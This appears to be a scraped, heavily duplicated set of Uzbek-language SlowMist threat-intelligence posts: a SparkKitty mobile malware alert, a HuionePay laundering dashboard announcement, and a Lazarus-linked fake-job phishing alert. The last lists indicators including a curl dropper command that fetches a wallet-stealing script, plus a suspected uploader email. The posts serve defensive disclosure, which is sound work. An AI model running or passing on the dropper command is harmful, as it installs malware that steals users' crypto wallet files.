

INFEKTSIYA qilingan iOS va Android qurilmalaridan barcha fotosuratlarni o‘g‘irlaydigan — kripto hamyonining seed-frazi (shlyapa iboralari)ni qidiradigan #SparkKitty deb nomlangan yangi zararli dastur.
⚠️ Quyidagilar orqali yetkazilgan:
🔸 "币coin" (App Store)
🔸 "SOEX" (Google Play, 10 ming+ o‘rnatishlar, hozir olib tashlangan)
🔸 Kazino ilovalari, kattalar uchun o‘yinlar, TikTok klonlari
🌍 Asosan Janubi-Sharqiy Osiyo va Xitoy foydalanuvchilariga qaratilgan, ammo hududiy cheklovlar yo‘q.
🛡️ Asosiy maslahatlar:
🔹 Noma’lum ilovalarni o‘rnatmang
🔹 APK’ni yon-load (sideload) qilishdan saqlaning
🔹 Antivirus vositalaridan foydalaning
Hushyor bo‘ling! (Manba: @kaspersky)
🚨 SlowMist TI ogohlantirishi 🚨
INFEKTSIYA qilingan iOS va Android qurilmalaridan barcha fotosuratlarni o‘g‘irlaydigan — kripto hamyonining seed-frazi (shlyapa iboralari)ni qidiradigan #SparkKitty deb nomlangan yangi zararli dastur.
⚠️ Quyidagilar orqali yetkazilgan:
🔸 "币coin" (App Store)
🔸 "SOEX" (Google Play, 10 ming+ o‘rnatishlar, hozir olib tashlangan)
🔸 Kazino ilovalari, kattalar uchun o‘yinlar, TikTok klonlari
🌍 Asosan Janubi-Sharqiy Osiyo va Xitoy foydalanuvchilariga qaratilgan, ammo hududiy cheklovlar yo‘q.
🛡️ Asosiy maslahatlar:
🔹 Noma’lum ilovalarni o‘rnatmang
🔹 APK’ni yon-load (sideload) qilishdan saqlaning
🔹 Antivirus vositalaridan foydalaning
Hushyor bo‘ling! (Manba: @kaspersky)
INFEKTSIYA qilingan iOS va Android qurilmalaridan barcha fotosuratlarni o‘g‘irlaydigan — kripto hamyonining seed-frazi (shlyapa iboralari)ni qidiradigan #SparkKitty deb nomlangan yangi zararli dastur.
⚠️ Quyidagilar orqali yetkazilgan:
🔸 "币coin" (App Store)
🔸 "SOEX" (Google Play, 10 ming+ o‘rnatishlar, hozir olib tashlangan)
🔸 Kazino ilovalari, kattalar uchun o‘yinlar, TikTok klonlari
🌍 Asosan Janubi-Sharqiy Osiyo va Xitoy foydalanuvchilariga qaratilgan, ammo hududiy cheklovlar yo‘q.
🛡️ Asosiy maslahatlar:
🔹 Noma’lum ilovalarni o‘rnatmang
🔹 APK’ni yon-load (sideload) qilishdan saqlaning
🔹 Antivirus vositalaridan foydalaning
Hushyor bo‘ling! (Manba: @kaspersky)
4




💰So‘nggi 18 oy ichida HuionePay orqali depozitlar ko‘rinishida 50 mlrd AQSh dollari+ USDT va yechimlar (withdrawals) ko‘rinishida 50 mlrd AQSh dollari mablag‘lari o‘tkazilgan — hozir esa u firibgarlik mablag‘larini (asosan TRON tarmog‘ida USDT orqali) qabul qilgani, ko‘chirgani va naqd qilgani haqidagi da’volar sabab global tartibga solish nazorati ostida.
Biz @MistTrack_io bilan birga ma’lumotlarga chuqur kirishib, uning on-chain izini xaritalash uchun Dune’da dashboard yaratdik.
📊Dashboard: https://t.co/DHKtY3X9th
✍️Report: https://t.co/O6uWC2S1qU
#TRON #USDT #CryptoSecurity #AML #SlowMist #MistTrack #Huione
💰So‘nggi 18 oy ichida HuionePay orqali depozitlar ko‘rinishida 50 mlrd AQSh dollari+ USDT va yechimlar (withdrawals) ko‘rinishida 50 mlrd AQSh dollari mablag‘lari o‘tkazilgan — hozir esa u firibgarlik mablag‘larini (asosan TRON tarmog‘ida USDT orqali) qabul qilgani, ko‘chirgani va naqd qilgani haqidagi da’volar sabab global tartibga solish nazorati ostida.
Biz @MistTrack_io bilan birga ma’lumotlarga chuqur kirishib, uning on-chain izini xaritalash uchun Dune’da dashboard yaratdik.
📊Dashboard: https://t.co/DHKtY3X9th
✍️Report: https://t.co/O6uWC2S1qU
#TRON #USDT #CryptoSecurity #AML #SlowMist #MistTrack #Huione
Biz @MistTrack_io bilan birga ma’lumotlarga chuqur kirishib, uning on-chain izini xaritalash uchun Dune’da dashboard yaratdik.
📊Dashboard: https://t.co/DHKtY3X9th
✍️Report: https://t.co/O6uWC2S1qU
#TRON #USDT #CryptoSecurity #AML #SlowMist #MistTrack #Huione
5
🚨 Xavfsizlik TI Ogohlantirishi 🚨
Hamkor hamjamiyat @1nf0s3cpt ma’lumotiga ko‘ra, faol phishing kampaniyasi Web3 foydalanuvchilarini soxta ish takliflari (masalan, $120/soat) orqali aldab, ularni zararli skriptni ishga tushirishga undamoqda. Ushbu skript esa hamyon fayllarini o‘g‘irlaydi.
🔍 Asosiy IOKlar:
🔸GitLab repozitori: https://t.co/ivGN93PS4b
🔸Dropper: curl https://t.co/fwRuktoVd9 -H "x-secret-key: _"

🧪 Hujum usuli avvalgi Lazarus’ning zararli kod tarqatish uchun NPM paketlaridan foydalanganiga juda o‘xshaydi:
https://t.co/bBC4i2vYpA
🚨 Yaqinda yangi zararli NPM paketi e’lon qilingani aniqlandi:
https://t.co/SjgmO1FOIL
🔸Ehtimoliy bog‘liq GitHub: apollo-hero
🔸Yuklovchi email: skelstar125@gmail.com
⚠️ Noma’lum paketlar yoki skriptlarni UMR QILMANG va ishga tushirmang. Har doim manbalarni tekshiring.
#LAZARUS #Phishing
🚨 Xavfsizlik TI Ogohlantirishi 🚨
Hamkor hamjamiyat @1nf0s3cpt ma’lumotiga ko‘ra, faol phishing kampaniyasi Web3 foydalanuvchilarini soxta ish takliflari (masalan, $120/soat) orqali aldab, ularni zararli skriptni ishga tushirishga undamoqda. Ushbu skript esa hamyon fayllarini o‘g‘irlaydi.
🔍 Asosiy IOKlar:
🔸GitLab repozitori: https://t.co/ivGN93PS4b
🔸Dropper: curl https://t.co/fwRuktoVd9 -H "x-secret-key: _"
🧪 Hujum usuli avvalgi Lazarus’ning zararli kod tarqatish uchun NPM paketlaridan foydalanganiga juda o‘xshaydi:
https://t.co/bBC4i2vYpA
🚨 Yaqinda yangi zararli NPM paketi e’lon qilingani aniqlandi:
https://t.co/SjgmO1FOIL
🔸Ehtimoliy bog‘liq GitHub: apollo-hero
🔸Yuklovchi email: skelstar125@gmail.com
⚠️ Noma’lum paketlar yoki skriptlarni UMR QILMANG va ishga tushirmang. Har doim manbalarni tekshiring.
#LAZARUS #Phishing
